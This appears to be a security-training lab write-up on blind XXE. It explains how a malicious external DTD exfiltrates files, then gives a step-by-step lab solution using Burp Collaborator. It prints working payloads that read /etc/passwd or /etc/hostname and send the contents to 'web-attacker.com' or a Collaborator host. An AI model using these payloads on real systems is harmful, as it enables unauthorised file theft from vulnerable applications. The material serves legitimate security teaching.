Detecting a blind XXE vulnerability via out-of-band techniques is all very well, but it doesn't actually demonstrate how the vulnerability could be exploited. What an attacker really wants to achieve is to exfiltrate sensitive data. This can be achieved via a blind XXE vulnerability, but it involves the attacker hosting a malicious DTD on a system that they control, and then invoking the external DTD from within the in-band XXE payload.

An example of a malicious DTD to exfiltrate the contents of the `/etc/passwd` file is as follows:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

This DTD carries out the following steps:

- Defines an XML parameter entity called `file`, containing the contents of the `/etc/passwd` file.
- Defines an XML parameter entity called `eval`, containing a dynamic declaration of another XML parameter entity called `exfiltrate`. The `exfiltrate` entity will be evaluated by making an HTTP request to the attacker's web server containing the value of the `file` entity within the URL query string.
- Uses the `eval` entity, which causes the dynamic declaration of the `exfiltrate` entity to be performed.
- Uses the `exfiltrate` entity, so that its value is evaluated by requesting the specified URL.

The attacker must then host the malicious DTD on a system that they control, normally by loading it onto their own webserver. For example, the attacker might serve the malicious DTD at the following URL:

`http://web-attacker.com/malicious.dtd`

Finally, the attacker must submit the following XXE payload to the vulnerable application:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://web-attacker.com/malicious.dtd"> %xxe;]>
```

This XXE payload declares an XML parameter entity called `xxe` and then uses the entity within the DTD. This will cause the XML parser to fetch the external DTD from the attacker's server and interpret it inline. The steps defined

within the malicious DTD are then executed, and the `/etc/passwd` file is transmitted to the attacker's server.

Note
This technique might not work with some file contents, including the newline characters contained in the `/etc/passwd` file. This is because some XML parsers fetch the URL in the external entity definition using an API that validates the characters that are allowed to appear within the URL. In this situation, it might be possible to use the FTP protocol instead of HTTP. Sometimes, it will not be possible to exfiltrate data containing newline characters, and so a file such as `/etc/hostname` can be targeted instead.

This lab has a "Check stock" feature that parses XML input but does not display the result.
To solve the lab, exfiltrate the contents of the `/etc/hostname` file.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server.

Solution :-
1. Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Place the Burp Collaborator payload into a malicious DTD file:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">
%eval;
%exfil;
```

4. Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.
5. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
6. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:


```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

7. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.
8. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the `/etc/hostname` file.


Community Solution :-
Exploiting blind XXE to exfiltrate data using a malicious external DTD (Video solution).mp4

XXE Lab Breakdown_ Exploiting blind XXE to exfiltrate data using a malicious external DTD.mp4


solve lab :-
open lab now click on any product
now click on check stock
now you will see the result




now go to the exploit server
now you will see the result




now add .dtd format
now add the payload
now you will see the result




now open burp collaborator client window
click on copy to clipboard
now add the payload






